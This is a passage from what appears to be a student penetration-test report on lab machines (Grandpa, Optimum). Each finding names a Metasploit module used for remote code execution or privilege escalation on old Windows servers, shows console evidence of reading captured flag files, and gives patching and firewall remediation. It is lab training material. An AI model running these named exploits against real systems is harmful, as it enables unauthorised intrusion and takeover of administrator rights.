Description	After Grandpa was accessed, exploit/windows/local/ms14_070_tcpip_ioctl was used to escalate privileges. This attacked the TCP/IP protocol.
Risk	The exploit attacks the TCP/IP stack, causing a buffer and creating a session with SYSTEM rights. Abitrary code could be run in kernel mode.
System	Windows 2003
Tools Used	Kali Linux, Metasploitable, Google
References	https://www.exploit-db.com/exploits/37755

USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

Evidence

```
C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FDCB-B9EF

 Directory of C:\Documents and Settings\Administrator\Desktop

04/12/2017  04:28 PM    <DIR>          .
04/12/2017  04:28 PM    <DIR>          ..
04/12/2017  04:29 PM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)   1,371,934,720 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
9359e905a2c35f861f6a57cecf28bb7b
```

Figure 6: Screenshot of Exploitation

Remediation

- Apply updates to the system will remediate this vulnerability. TCP/IP is known for being vulnerable and open to attacks. This must be monitored and secure. Furthermore, limiting user rights to the bare minimum can limit possible abuse of Admin rights.

USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

Internal Penetration Test Findings

Finding IPT-007

Description	The exploit used was exploit/windows/http/rejetto_hfs_exec. This attacked the HTTP port, specially the HFS, which is used for file sharing.
Risk	This vulnerability allows for remote command execution, but with the rights of a user. While no SYSTEM access, a system can be intruded and privilege could potentially be escalated.
System	Windows 2012
Tools Used	Kali Linux, Metasploitable, Google
References	https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/windows/http/rejetto_hfs_exec

Evidence

```
C:\Users\kostas\Desktop>type user.txt
type user.txt
7ca368fafdedbfe6d85468124e87275e
```

Figure 7: Screenshot of Exploitation

Remediation

- Updating the Windows system is essential for keeping patches up to date. Specifically, make sure the HFS software is fully updated. Furthermore, a firewall would benefit this vulnerability as traffic would be monitored and the HFS would be monitored better.


USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

Internal Penetration Test Findings

Finding IPT-008

Description	To gain privilege escalation inside of Optimum, windows/local/ms16_032_secondary_logon_handle_privesc was used. It takes advantage of the Windows Secondary Logon service.
Risk	Use of the exploit allowed for user access to be elevated. I was able to gain Admin access once already in the system, gaining access to important information.
System	Windows 2012
Tools Used	Kali Linux, Metasploitable, Google
References	https://www.rapid7.com/db/modules/exploit/windows/local/ms16_032_secondary_logon_handle_privesc/

Evidence



```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is EE82-226D

 Directory of C:\Users\Administrator\Desktop

18/03/2017  02:14 ••    <DIR>          .
18/03/2017  02:14 ••    <DIR>          ..
08/12/2023  01:31 ••                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   5.640.650.752 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
57da76e16504512bd1a389b87e586646
```

Figure 8: Screenshot of Exploitation

Remediation

USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

- Keeping the system up to date is crucial, eliminating already known vulnerabilities. Patches are constantly being implemented. A firewall will also help greatly to limit the risk of attacks. Suspicious activity can be monitored, and access will be more limited. Furthermore, limiting the rights of normal users will allow for less vulnerabilities. Only needed rights should be given to those other than the Admin.

USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr